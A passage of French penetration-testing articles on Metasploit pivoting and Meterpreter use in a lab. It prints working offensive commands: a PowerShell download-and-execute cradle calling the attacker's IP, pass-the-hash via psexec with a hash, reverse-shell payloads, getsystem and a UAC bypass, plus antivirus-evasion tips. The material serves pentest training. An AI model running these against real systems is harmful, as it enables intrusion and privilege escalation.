À travers le transfert de port, c'est l'ensemble des connexions réalisées localement (sur l'adresse IP 127.0.0.1) sur un port donné qui seront transmises sur la machine cible.

Sa configuration est réalisée dans la session Meterpreter à l'aide de la commande **portfwd**.

Terminal

```
meterpreter > portfwd add -l 3389 -p 3389 -r 192.168.1.2
[*] Local TCP relay created: 0.0.0.0:3389 <-> 192.168.1.2:3389
meterpreter > portfwd list
0: 0.0.0.0:3389 -> 192.168.1.2:3389

1 total local port forwards.
```


Les options **-l** et **-p** définissent le port sur lequel écouter les connexions et celui sur lequel les transférer tandis que **-r** définit la machine de destination (cible de l'attaquant).

Ensuite, une connexion sur le port adéquat (ici, c'est le service TSE qui est ciblé) peut être lancée directement depuis le terminal de l'attaquant. Attention, toutefois à bien spécifier l'interface locale comme adresse IP d'établissement de la connexion.

Terminal

```
root@kali:~# rdesktop 127.0.0.1
Autoselected keyboard map en-us
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt
initialized ?
Connection established using SSL.
WARNING: Remote desktop does not support colour depth 24; falling back to 16
```

L'ouverture de cette session TSE peut notamment résulter du cassage des condensats récupérés précédemment (ou de l'utilisation d'un outil tel que Mimikatz [MIMI]) et de l'utilisation d'un même compte local sur plusieurs machines.



Connexion TSE sur la machine cible depuis la machine de l'attaquant.

Bien qu'efficace cette technique est limitée à une configuration port par port qui peut vite s'avérer contraignante à mettre en place.

2.2.2 Utilisation d'autoroute

Pour s'affranchir de cette limite, une autre commande peut être utilisée : **autoroute**. À la manière de la commande **ip route add** sous Linux, autoroute permet d'ajouter une nouvelle route vers un sous-réseau. Toutefois, plutôt que d'ajouter une machine en tant que passerelle, c'est une session Meterpreter qui servira de point de passage.

Concrètement pour utiliser **autoroute**, seule une option est nécessaire : **-s**. Celle-ci permet de spécifier la destination de la route. Par ailleurs, les options **-p** et **-d** peuvent également être utiles afin d'afficher les routes existantes et d'en supprimer.

Terminal

```
meterpreter > run autoroute -s 192.168.1.0/24
[*] Adding a route to 192.168.1.0/255.255.255.0...
[+] Added route to 192.168.1.0/255.255.255.0 via W.X.Y.Z
[*] Use the -p option to list all active routes
```

Dans cet exemple, suite à l'exécution de la commande **autoroute** toutes les connexions initiées dans Metasploit et à destination du sous-réseau 192.168.1.0/24 passeront par le serveur Tomcat (W.X.Y.Z).

Comme bon nombre de commandes Metasploit, celle-ci peut être lancée depuis une session Meterpreter (exemple précédent) ou depuis Metasploit (une fois la session Meterpreter mise en arrière-plan). La commande **route add** est alors utilisée avec comme dernier paramètre, le numéro de session Meterpreter à utiliser.

Terminal

```
msf > route add 192.168.1.0 255.255.255.0 1
```

Une fois la route mise en place, il est possible d'utiliser le module de scan de port directement depuis Metasploit sur la machine cible.

Terminal

```
msf auxiliary(tcp) > run
[*] 192.168.1.2:135 - TCP OPEN
[*] 192.168.1.2:139 - TCP OPEN
[*] 192.168.1.2:445 - TCP OPEN
[*] 192.168.1.2:3389 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Ce scan de 10 000 ports sur une machine a été réalisé en l'espace de 15 minutes en environnement de test. La durée des scans est donc bien plus longue lorsqu'ils sont réalisés dans le cadre d'un pivot.

Il est bien entendu également possible de profiter des autres modules Metasploit afin de pivoter vers la cible à travers la session Meterpreter. Dans l'exemple qui suit, une attaque type *pass-the-hash* [PTH] est réalisée depuis Metasploit. Celle-ci est à destination de la machine cible et va s'exécuter à travers la session Meterpreter afin de contourner le filtrage en place.



Compromission d'un poste intermédiaire à travers une session Meterpreter pour atteindre une cible.

Terminal

```
msf exploit(tomcat_mgr deploy) > use exploit/windows/smb/psexec
msf exploit(psexec) > set rhost 192.168.1.2
rhost => 192.168.1.2
msf exploit(psexec) > setg smbuser IEUser
smbuser => IEUser
msf exploit(psexec) > setg smbpass aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889
smbpass => aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889
msf exploit(psexec) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(psexec) > exploit

[*] Started bind handler
[*] Connecting to the server...
[*] Authenticating to 192.168.1.2:445|WORKGROUP as user 'IEUser'...
[*] Selecting PowerShell target
[*] 192.168.1.2:445 - Executing the payload...
[+] 192.168.1.2:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (957486 bytes)
[*] Meterpreter session 2 opened (A.B.C.D-W.X.Y.Z:0 -> 192.168.1.2:5555)
at 2016-06-28 13:57:54 +0200

meterpreter > ipconfig

Interface 12
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:3f:03:bc
MTU        : 1500
IPv4 Address : 192.168.1.2
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::35c5:9a8c:12ea:cf69
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

3. METASPLOIT... MAIS PAS QUE...

Au-delà des modules présents dans Metasploit, il peut être utile de lancer d'autres outils (des scans de ports, de vulnérabilités, etc.).

Là encore, Metasploit peut faciliter ces cas d'usage à travers la mise en place d'un proxy SOCKS dans la session Meterpreter. Il suffira ensuite de spécifier aux outils externes le proxy SOCKS à utiliser pour que les flux TCP puissent atteindre la cible.

Terminal

```
msf exploit(psexec) > use auxiliary/server/socks4a
msf auxiliary(socks4a) > set srvhost 127.0.0.1
srvhost => 127.0.0.1
msf auxiliary(socks4a) > set srvport 1080
srvport => 1080
msf auxiliary(socks4a) > run
[*] Auxiliary module execution completed

[*] Starting the socks4a proxy server
```

C'est donc le module `socks4a` qui est utilisé. Celui-ci ne nécessite que très peu de configuration puisqu'il suffit de configurer l'adresse IP du serveur SOCKS (celle de la machine de l'attaquant depuis laquelle seront lancés les outils) et le port TCP associé.

À ce niveau de configuration, un navigateur Internet sur la machine de l'attaquant pourra déjà se servir du proxy SOCKS pour accéder à la machine cible. Toutefois, tous les programmes n'intègrent pas la possibilité de configurer un proxy.

Pour ceux-ci, il est ensuite nécessaire de configurer l'outil ProxyChains [PRXCHS] pour qu'il se connecte sur le serveur SOCKS lancé par Metasploit. C'est directement ProxyChains qui permettra à des programmes comme Nmap [NMAP] de se connecter au serveur SOCKS. Pour cela, son fichier de configuration (sous Kali `/etc/proxychains.conf`) doit référencer l'adresse IP et le port d'écoute du serveur SOCKS.

Fichier

```
//la ligne suivante est à ajouter à la fin du fichier /etc/proxychains.conf
socks4 127.0.0.1 1080
```

Dès lors, il est possible de lancer Nmap directement depuis le terminal de la machine de l'attaquant. Toutefois, il est important de noter que seuls les paquets TCP passent à travers ce proxy. Nmap a donc besoin de l'option `-Pn` (absence de requête ICMP). Par ailleurs, l'option `-sT` (*TCP connect scan*) est également intéressante à ajouter, car généralement les SYN scan standards ne sont pas tolérés par ce type de proxyfication des flux. Dans le cas contraire, Nmap retournera un message indiquant qu'il ne peut pas accéder à la machine cible.

Terminal

```
root@kali:~# proxychains nmap -n -sT -sV -Pn -p 139,445 192.168.1.2
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.12 ( https://nmap.org ) at 2016-06-28 14:47 CEST
|S-chain|-<-127.0.0.1:1080-<->-192.168.1.2:139-<->-OK
|S-chain|-<-127.0.0.1:1080-<->-192.168.1.2:445-<->-OK
|S-chain|-<-127.0.0.1:1080-<->-192.168.1.2:139-<->-OK
|S-chain|-<-127.0.0.1:1080-<->-192.168.1.2:445-<->-OK
|S-chain|-<-127.0.0.1:1080-<->-192.168.1.2:139-<->-OK
Nmap scan report for 192.168.1.2
Host is up (0.20s latency).
```

Il est également possible de lancer tout autre type d'outil à travers ce proxy SOCKS et la session Meterpreter associée. Par exemple, un navigateur, un scan de vulnérabilités avec Nessus... en fonction des cas d'usage. Pour les scans de vulnérabilités, il faudra toutefois prendre en compte que la durée des scans est bien plus longue à travers ce mécanisme. Scanner une unique machine peut alors prendre plus d'une heure. Dans cette configuration, il est donc opportun d'adapter la politique de scan afin de limiter les tests réalisés.

CONCLUSIONS

Cet article donne les principales clés pour utiliser Metasploit afin de contourner des restrictions de filtrage ou routage et ainsi pivoter sur un système. Bien qu'efficaces, ces techniques présentent certaines limites comme l'utilisation de paquets TCP ou la lenteur des scans.

Quelques pistes peuvent être explorées afin d'accélérer les scans. La première est de modifier le paramétrage des techniques utilisées pour pivoter et notamment de « jouer » sur le seuil des *timeout* (au niveau de la configuration de ProxyChains ou des scanners). D'autre part, des projets tels que *msfmap* [MSFMAP] (qui toutefois semble aujourd'hui au point mort) existent et permettent de réaliser les scans directement depuis la machine compromise. Par ailleurs, d'une manière moins discrète, il est aussi possible de déposer directement les outils de scan sur la machine compromise afin d'optimiser le temps d'exécution.

Pour éviter les restrictions sur le type de paquet autorisé, la mise en place d'un tunnel peut être envisagée. Dans un cas idéal, il sera possible de réutiliser un service de *tunneling* déjà installé sur la machine compromise et accessible à l'attaquant (par exemple SSH). Reste la possibilité d'installer des outils (OpenVPN [OVPN] par exemple) sur la machine compromise afin d'établir le tunnel depuis celle-ci vers la machine de l'attaquant. Cette méthode aura l'inconvénient de laisser des traces sur la machine compromise, mais saura parfaitement répondre au besoin de pivot.

Enfin pour aller plus loin et compléter la vision sur les techniques de pivot à travers Metasploit, il est à noter qu'il est possible de réaliser une « encapsulation » de pivots. Celle-ci consiste en l'utilisation d'un second pivot au sein d'un premier pivot. Par exemple, en ajoutant une route passant par une session Meterpreter elle-même accessible uniquement à travers une autre session Meterpreter. Un scénario qui peut sembler complexe au premier abord, mais qui s'avère utile pour le contournement de plusieurs niveaux de filtrage. ■

REMERCIEMENTS

Un grand merci à l'ensemble du pool audit Wavestone et en particulier Arnaud Soullié pour ses nombreux conseils lors de la rédaction de cet article.

RÉFÉRENCES

- ⇒ [MIMI] <https://github.com/gentilkiwi/mimikatz>
- ⇒ [PTH] <https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/>
- ⇒ [PRXCHS] <http://proxychains.sourceforge.net/>
- ⇒ [NMAP] <https://nmap.org/>
- ⇒ [MSFMAP] <https://github.com/crmaxx/msfmap>
- ⇒ [OVPN] <https://github.com/OpenVPN/openvpn>

PRISE EN MAIN DE METERPRETER

Julien HOMER & Walid ARNOULT

Afin de continuer sur cette lancée et pour poursuivre le tour d'horizon de cet outil incontournable, nous présenterons dans cet article des exemples d'utilisation de Meterpreter, un outil utilisé lors des missions de test d'intrusion afin d'exploiter une cible plus en profondeur. Les possibilités offertes par Meterpreter sont plus complètes qu'avec un simple shell, mais pas toujours simples à utiliser, surtout lorsque l'on débute.

INTRODUCTION

Bien que l'utilisation de *Meterpreter* soit de plus en plus délaissée par la communauté des pentesters, comportement sans doute dû à l'augmentation de son taux de détection par les anti-virus, ou encore par son manque de discrétion, *Meterpreter* reste un outil incontournable qui s'avère très utile dans un grand nombre de situations pour peu que l'on sache bien l'employer.

Cet article n'a pas pour vocation de vous apprendre à utiliser cet outil, mais simplement de réaliser un tour d'horizon des fonctionnalités offertes par celui-ci et des astuces pouvant vous aider lors de vos missions d'intrusion.

1. PRÉPARER LE TERRAIN

1.1 Avantages et inconvénients

Lorsque l'on a identifié une vulnérabilité sur un service, il est parfois possible de l'exploiter grâce à Metasploit de manière simple afin de récupérer un accès distant sur notre cible. Pour cela, Metasploit propose différents types de payload : les plus simples fonctionnent de manière autonome et permettent d'exécuter des actions sur le système. Dans notre cas, ils vont nous permettre d'établir une connexion sur le réseau afin d'obtenir un shell sur la machine distante :

```
set payload windows/shell/reverse_tcp
set LHOST 192.168.80.129
set LPORT 443
```

Terminal

L'inconvénient est que le shell obtenu est plutôt rudimentaire. On ne dispose en effet pas d'auto-complétion, et les seules commandes ou programmes qui peuvent être exécutés sont ceux existants sur le système distant, ce qui limite les possibilités d'exploitation et rend le travail beaucoup plus long.

C'est là qu'intervient *Meterpreter*, il s'agit d'un type de payload Metasploit très complet qui va nous permettre d'interagir avec notre cible de façon très flexible et d'étendre les possibilités de compromission. Sur Windows, son fonctionnement réside dans l'injection réflexive de DLL qui est réalisée à son lancement, puis à son exécution en mémoire, ce qui permet de ne rien écrire sur le disque dur de la machine cible, et ainsi rendre sa détection plus difficile.

1.2 Choix du payload

Dans la suite de notre introduction à *Meterpreter*, nous utiliserons à titre d'exemple une machine de test sur laquelle nous allons exécuter le module **web_delivery**. Ce module lance un serveur web qui sert une charge utile. La commande fournie va démarrer l'interpréteur de scripts dans le langage spécifié – ici **Powershell** – puis télécharger et exécuter la charge utile. Le but principal de ce module est d'établir rapidement une session sur une machine cible en saisissant soi-même la commande à exécuter. Ici le choix de notre payload se portera bien entendu sur *Meterpreter*. Commençons par initialiser les premières options de notre module (le descriptif de chaque option pouvant être récupéré via la commande **options**) :

Terminal

```
msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set LHOST 192.168.80.129
LHOST => 192.168.80.129
msf exploit(web_delivery) > set LPORT 80
LPORT => 80
msf exploit(web_delivery) > set target 2
target => 2
```

Avant d'exécuter le module, il reste à choisir le payload qui sera exécuté sur la machine cible et qui nous permettra d'interagir avec celle-ci. Pour cela, plusieurs solutions s'offrent à nous : *Metasploit* propose des payloads compatibles avec différentes plateformes. Par souci de popularité, nous utiliserons dans notre exemple le système d'exploitation Windows. Mais avant cela, il faut sélectionner le protocole de transmission des données à employer et pour ce faire nous allons lancer une recherche grâce à la commande **search payload/windows/meterpreter** afin de lister l'ensemble des payloads d'architecture 32 bits disponibles. La sortie ci-dessous fournit un extrait du résultat retourné :

Terminal

```
msf > search payload/windows/meterpreter
payload/windows/meterpreter/bind_ipv6_tcp
payload/windows/meterpreter/bind_ipv6_tcp_uid
payload/windows/meterpreter/bind_nonx_tcp
payload/windows/meterpreter/bind_tcp
payload/windows/meterpreter/bind_tcp_rc4
payload/windows/meterpreter/bind_tcp_uid
payload/windows/meterpreter/reverse_http
payload/windows/meterpreter/reverse_https
payload/windows/meterpreter/reverse_https_proxy
payload/windows/meterpreter/reverse_ipv6_tcp
payload/windows/meterpreter/reverse_nonx_tcp
payload/windows/meterpreter/reverse_tcp
payload/windows/meterpreter/reverse_tcp_allports
payload/windows/meterpreter/reverse_tcp_dns
payload/windows/meterpreter/reverse_tcp_rc4
```

Prenons en exemple le payload **reverse_tcp**. Avec *Meterpreter*, notre payload est décomposé en deux parties, le *stager* et le *stage*. De manière générale, quel que soit le protocole utilisé, la communication se déroulera en deux étapes. Le *stager* – **reverse_tcp** – sera chargé d'établir la communication initiale puis de récupérer le *stage*, correspondant à notre *Meterpreter*, et d'exécuter celui-ci afin d'établir la session.

Une fois la session établie, le trafic ne circule pas totalement en clair. En effet, *Metasploit* utilise une méthode d'obfuscation des paquets grâce à une opération de type XOR [GTHB] qui va permettre de réduire le risque de détection par un éventuel équipement de sécurité. Bien que cette méthode permette d'être un peu plus discret, elle n'est cependant pas infaillible et il est toujours possible que notre *Meterpreter* soit détecté. Pour plus de discrétion, il est préférable d'utiliser des payloads comme **reverse_https**, ou **reverse_tcp_rc4** qui permettront de chiffrer le contenu de notre session. Dans le cas d'un payload de type **reverse_https**, utiliser une méthode d'obfuscation permet également de prévenir la détection de notre *Meterpreter* dans le cas où un équipement intermédiaire inspecte le contenu des connexions SSL/TLS sur le réseau. Il est important de noter que même en utilisant ce type de payload, notre communication ne sera chiffrée qu'à partir du moment où notre session sera établie. En effet, lors du transfert de la DLL qui sera injectée dans la mémoire de la machine cible, le trafic circule en clair et celle-ci peut-être facilement détectée.

Les lecteurs les plus attentifs auront remarqué que pour certains payloads listés dans la sortie de la commande **search** saisie précédemment, deux versions sont disponibles : une version **bind** et une version **reverse**. Le choix de l'une ou l'autre n'est pas anodin et va nous permettre de définir le sens d'établissement de la communication avec notre machine

compromise. Dans le cas d'un bind shell, c'est nous qui allons initier la communication alors que dans le cas d'un reverse shell, nous allons demander à la cible de nous contacter en retour.

Le reverse shell est à privilégier lorsqu'une translation d'adresse (NAT) se fait entre les deux machines : il n'est généralement pas possible de pouvoir contacter une machine ou un serveur directement, surtout si le port choisi n'est pas standard. L'objectif étant de trouver un port avec lequel notre cible a le droit de communiquer, et la plupart du temps les ports 80 ou 443 sont autorisés en sortie. Dans ce cas, nous sélectionnons un payload de type « reverse » et attendons simplement que la cible nous contacte.

Si on reprend notre exemple de **web_delivery**, nous nous étions arrêtés au choix du module, il est maintenant temps de renseigner l'ensemble des options et de lancer l'exploitation :

Terminal

```
msf exploit(web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(web_delivery) > set SRVPORT 443
SRVPORT => 443
msf exploit(web_delivery) > set URIPATH /
URIPATH => /
msf exploit(web_delivery) > set SSL True
SSL => true
msf exploit(web_delivery) > set ExitOnSession false
ExitOnSession => false
On lance ensuite notre exploitation
msf exploit(web_delivery) > exploit
[*] Started reverse TCP handler on 192.168.80.129:80
msf exploit(web_delivery) > [*] Using URL: https://0.0.0.0:443/
[*] Local IP: https://127.0.0.1:443/
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c [System.Net.ServicePointManager]::ServerCertificateValidationCallback={$true};$W=new-object net.webclient;$W.proxy=[Net.WebRequest]::GetSystemWebProxy();$W.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $W.downloadstring('https://192.168.80.129:/');
```

Il est ensuite nécessaire de recopier la commande générée et de l'exécuter sur le poste cible afin de récupérer une session *Meterpreter*. À titre d'exemple, vous pouvez lancer un **cmd.exe** sur votre machine de test et coller la commande **Powershell** fournie par *Metasploit*. Il ne reste plus qu'à attendre l'initialisation de la session :

Terminal

```
msf exploit(web_delivery) >
[*] 192.168.80.131 web_delivery - Delivering Payload
[*] 192.168.80.131:51485 (UUID: aeb99c5565622823/x86=1/windows=1/2016-06-01T07:03:58Z) Staging Native payload ...
[*] Meterpreter session 1 opened (192.168.80.129:80 -> 192.168.80.131:51485) at 2016-06-01 09:03:59 +0200
```

2. GOT A METERPRETER ? NOW WHAT ?

2.1 Fonctionnalités de base

Revenons maintenant à notre session obtenue précédemment. L'invite de commandes suivante indique que notre *Meterpreter* est bien lancé :

Terminal

```
meterpreter >
```

Une fois celle-ci en place, commençons par regarder comment interagir avec elle : la commande **background** permet de mettre la session courante en arrière-plan. Pour lister les sessions disponibles, il suffit ensuite de taper **sessions -l**, puis **sessions -i ID** pour revenir à la session choisie ou **sessions -k ID** pour la terminer, où « ID » représente le numéro de la session.

Terminal

```
meterpreter > background
[*] Backgrounding session 1...
```

Afin de comprendre toutes les possibilités offertes par notre *Meterpreter*, commençons par taper la commande **help** qui permet de lister toutes les actions disponibles. Un certain nombre de commandes classées par catégories nous sont offertes :

- ⇒ **Core Commands** ;
- ⇒ Stdapi: **File system Commands** ;
- ⇒ Stdapi: **Networking Commands** ;
- ⇒ Stdapi: **System Commands** ;
- ⇒ Stdapi: **User interface Commands** ;
- ⇒ Stdapi: **Webcam Commands** ;
- ⇒ Priv: **Elevate Commands** ;
- ⇒ Priv: **Password database Commands** ;
- ⇒ Priv: **Timestamp Commands**.

On remarque que la section **File system command** comporte des commandes qui vont permettre d'interagir avec la cible de manière similaire à un système GNU/Linux : bien utile par exemple pour lire, écrire, ou télécharger des fichiers.

Parmi les autres catégories de commandes, certaines vont nous permettre de récupérer des informations utiles pour la phase de reconnaissance de notre cible. **Sysinfo**, par exemple, nous permet de connaître les informations de base du système.

Terminal

```
meterpreter > sysinfo
Computer      : MISC-LAB-CLIENT
OS           : Windows 7 (Build 7601, Service Pack 1).
Architecture : x86
System Language : fr_FR
Domain       : INTRINSEC
Logged On Users : 1
Meterpreter   : x86/win32
```

L'utilisation des commandes réseau peut également s'avérer très utile. L'affichage des routes ou de la configuration IP peut nous permettre de mieux comprendre l'organisation du système d'information. Si on constate que la machine compromise possède deux interfaces réseau, cela nous laisse par exemple la possibilité de rebondir vers une zone plus intéressante pour la suite de nos tests.

Et si le bon vieux shell Windows vous manque, il est toujours possible de le retrouver simplement grâce à la commande **shell** :

Terminal

```
meterpreter > shell
Process 1548 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\UserTest>
```

On s'en servira généralement pour effectuer des actions spécifiques sur le système, comme désactiver le pare-feu Windows ou ajouter un compte utilisateur. Pour revenir sur l'invite de commandes *Meterpreter*, il suffit de taper **exit**.

2.2 Fonctions plus spécifiques

En plus des commandes de base fournies par *Metasploit*, il est possible de charger des modules pour des utilisations plus spécifiques. Pour lister les extensions disponibles, il suffit de taper **load -l**. Un certain nombre d'extensions sont proposées, comme `sniffer` ou `mimikatz` qui permettent respectivement de capturer le trafic réseau de la machine distante, d'extraire les mots de passe des utilisateurs stockés en clair dans la mémoire du processus `lsass`.

Il suffit ensuite de charger le module que l'on souhaite utiliser en précisant son nom. Nous prendrons ici comme exemple le module `sniffer`. Il est à noter que l'utilisation de ce module, tout comme `mimikatz` par exemple, nécessite d'obtenir au préalable les droits administrateur sur la machine. Nous nous contenterons ici de montrer le fonctionnement du module. Toutes les actions relatives à l'élévation de privilèges ou le contournement d'UAC Windows seront traités plus loin dans cet article.

Commençons par charger notre module `sniffer` grâce à la commande **load sniffer**. En tapant la commande **help** dans notre Shell *Meterpreter*, on remarque que de nouvelles options spécifiques à notre module sont apparues :

```

Terminal
=====
Sniffer Commands
=====
Command      Description
-----
sniffer_dump Retrieve captured packet data to PCAP file
sniffer_interfaces Enumerate all sniffable network interfaces
sniffer_release Free captured packets on a specific interface
instead of downloading them
sniffer_start Start packet capture on a specific interface
sniffer_stats View statistics of an active capture
sniffer_stop Stop packet capture on a specific interface
  
```

On commence par lister les interfaces disponibles grâce à la commande **sniffer_interfaces**, puis on lance la capture en précisant l'ID de l'interface choisie.

```

Terminal
meterpreter > sniffer_start 2
[*] Capture started on interface 2 (50000 packet buffer)
  
```

Dès que l'on souhaite arrêter la capture, il suffit de taper **sniffer_stop ID**, pour ensuite exporter les données au format `pcap` pour une lecture via le logiciel *Wireshark*.

```

Terminal
meterpreter > sniffer_dump 2 misc.pcap
[*] Flushing packet capture buffer for interface 2...
[*] Flushed 389 packets (108942 bytes)
[*] Downloaded 100% (108942/108942)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to misc.pcap
  
```

Il ne reste plus qu'à analyser le fichier `pcap` à la recherche d'informations qui pourront s'avérer utiles pour la suite de notre exploitation, comme des requêtes d'authentification permettant de se connecter à d'autres serveurs.

3. ALLER PLUS LOIN

3.1 Élévation de privilèges

Bien que la récupération d'une session *Meterpreter* et l'exécution de commandes ne nécessitant pas de droits particuliers soient un bon point de départ, il sera souvent nécessaire d'élever ses privilèges sur le système afin de pouvoir interagir avec notre cible sans être limité par les permissions qui nous sont accordées. Dans un premier temps, avant de tenter une élévation de privilèges, il est nécessaire de vérifier les droits associés à l'utilisateur courant via la commande **getprivs** :

```
meterpreter > getprivs
```

```
=====
Enabled Process Privileges
=====
```

```
SeShutdownPrivilege
SeChangeNotifyPrivilege
SeUndockPrivilege
```

Terminal

Si les privilèges sont suffisants, la commande **getsystem** (voir l'article de Raphael Mudge [CSBLOG] pour plus de détails) permet d'obtenir les droits NT/SYSTEM via différentes techniques que nous pouvons consulter en ajoutant l'option **-h** :

```
0 : All techniques available
1 : Named Pipe Impersonation (In Memory/Admin)
2 : Named Pipe Impersonation (Dropper/Admin)
3 : Token Duplication (In Memory/Admin)
```

Terminal

La première technique crée un Named Pipe pour *Meterpreter* et lance un service dont le rôle est de rediriger l'appel de **cmd.exe** dans celui-ci. La deuxième technique crée également un *Named pipe*, mais usurpe le contexte de sécurité du client se connectant à celui-ci en déposant une DLL sur le disque et en lançant un service qui planifiera l'appel de **rundll32.exe** sur cette bibliothèque dont le rôle est de se connecter au *Named Pipe* nouvellement créé. La dernière technique en revanche utilise les privilèges **SeDebug** afin de rechercher un service lancé en tant que SYSTEM, dans lequel la session *Meterpreter* peut s'injecter et utiliser une technique appelée *reflective DLL injection* pour enfin charger la bibliothèque **elevator.dll** en mémoire et ainsi obtenir les droits SYSTEM.

L'utilisation de **getsystem** sans option équivaut à l'option **-t 0** et permet de tester l'ensemble des techniques :

```
meterpreter > getuid
Server username: MISC-LAB-CLIENT\isec
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/
Admin)).
meterpreter > getuid
Server username: AUTORITE NT\Systeme
```

Terminal

Afin d'éviter toute détection par les antivirus, il est conseillé de ne pas utiliser l'option **-t 2** (et par conséquent l'option par défaut **-t 0**).

Il peut parfois arriver que la commande précédente ne fonctionne pas du premier coup et que l'erreur suivante survienne :

Terminal

```
meterpreter > getsystem
[-] priv elevate getsystem: Operation failed: The environment is
incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
```

Ceci est dû au mécanisme de protection des données introduit par le système d'exploitation Windows Vista plus communément appelé UAC (*User Account Control*) ou encore « contrôle du compte de l'utilisateur » pour les frenchy. Il est donc nécessaire de contourner celle-ci avant de pouvoir tenter notre élévation de privilèges.

Mais tout d'abord, il est nécessaire d'utiliser le module **priv_migrate** afin de migrer dans un processus d'architecture équivalente au système (ici 64 bits) et ayant les mêmes privilèges que le processus source :

Terminal

```
meterpreter > sysinfo
Computer      : MISC-LAB-CLIENT
OS           : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64 (Current Process is WOW64)
System Language : fr_FR
Domain       : INTRINSEC
Logged On Users : 2
Meterpreter  : x86/win32
meterpreter > run post/windows/manage/priv_migrate

[*] Current session process is powershell.exe (3976) as: MISC-LAB-CLIENT\isec
[*] Session has User level rights.
[*] Will attempt to migrate to a User level process.
[*] Trying explorer.exe (2684)
[+] Successfully migrated to Explorer.EXE (2684) as: MISC-LAB-CLIENT\isec
meterpreter > sysinfo
Computer      : MISC-LAB-CLIENT
OS           : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64
System Language : fr_FR
Domain       : INTRINSEC
Logged On Users : 2
Meterpreter  : x64/win64
```

Une fois la migration réalisée, le contournement de l'UAC peut être initié via le script d'exploitation **bypassuac_injection** en spécifiant la session sur laquelle lancer cet exploit, mais surtout l'architecture cible via le paramètre **target** et une charge utile correspondant à la bonne architecture :

Terminal

```
msf exploit(bypassuac_injection) > set target 1
target => 1
msf exploit(bypassuac_injection) > set payload windows/x64/meterpreter/
reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(bypassuac_injection) > run

[*] Started reverse TCP handler on 192.168.80.129:80
[+] Windows 7 (Build 7601, Service Pack 1). may be vulnerable.
[*] Sending stage (1189423 bytes) to 192.168.80.131
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Uploading the Payload DLL to the filesystem...
```

```
[*] Spawning process with Windows Publisher Certificate, to inject into...
[*] Sending stage (1189423 bytes) to 192.168.80.131
[+] Successfully injected payload in to process: 3732
[*] Sending stage (1189423 bytes) to 192.168.80.131
[*] Meterpreter session 2 opened (192.168.80.129:80 ->
192.168.80.131:52112) at 2016-06-01 12:47:12 +0200
[+] Deleted C:\Users\isec\AppData\Local\Temp\BdyemKtM.dll
[!] This exploit may require manual cleanup of 'C:\Windows\System32\
sysprep\CRYPTBASE.dll' on the target
```

À défaut, le message d'erreur suivant serait renvoyé :

Terminal

```
msf exploit(bypassuac_injection) > run

[*] Started reverse TCP handler on 192.168.80.129:80
[+] Windows 7 (Build 7601, Service Pack 1). may be vulnerable.
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[-] Exploit aborted due to failure: bad-config: x86 Target Selected for x64 System
[*] Exploit completed, but no session was created.
```

Une fois l'UAC contourné, nous pouvons vérifier nos privilèges via la commande **getprivs**, et enfin élever nos privilèges :

Terminal

```
meterpreter > getuid
Server username: MISC-LAB-CLIENT\isec
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/
Admin)).
meterpreter > getuid
Server username: AUTORITE NT\Systeme
```

Une fois l'élévation de privilège réalisée avec succès sur un serveur (élévation verticale), la phase suivante consiste à élever ses privilèges sur le domaine Windows (propagation horizontale).

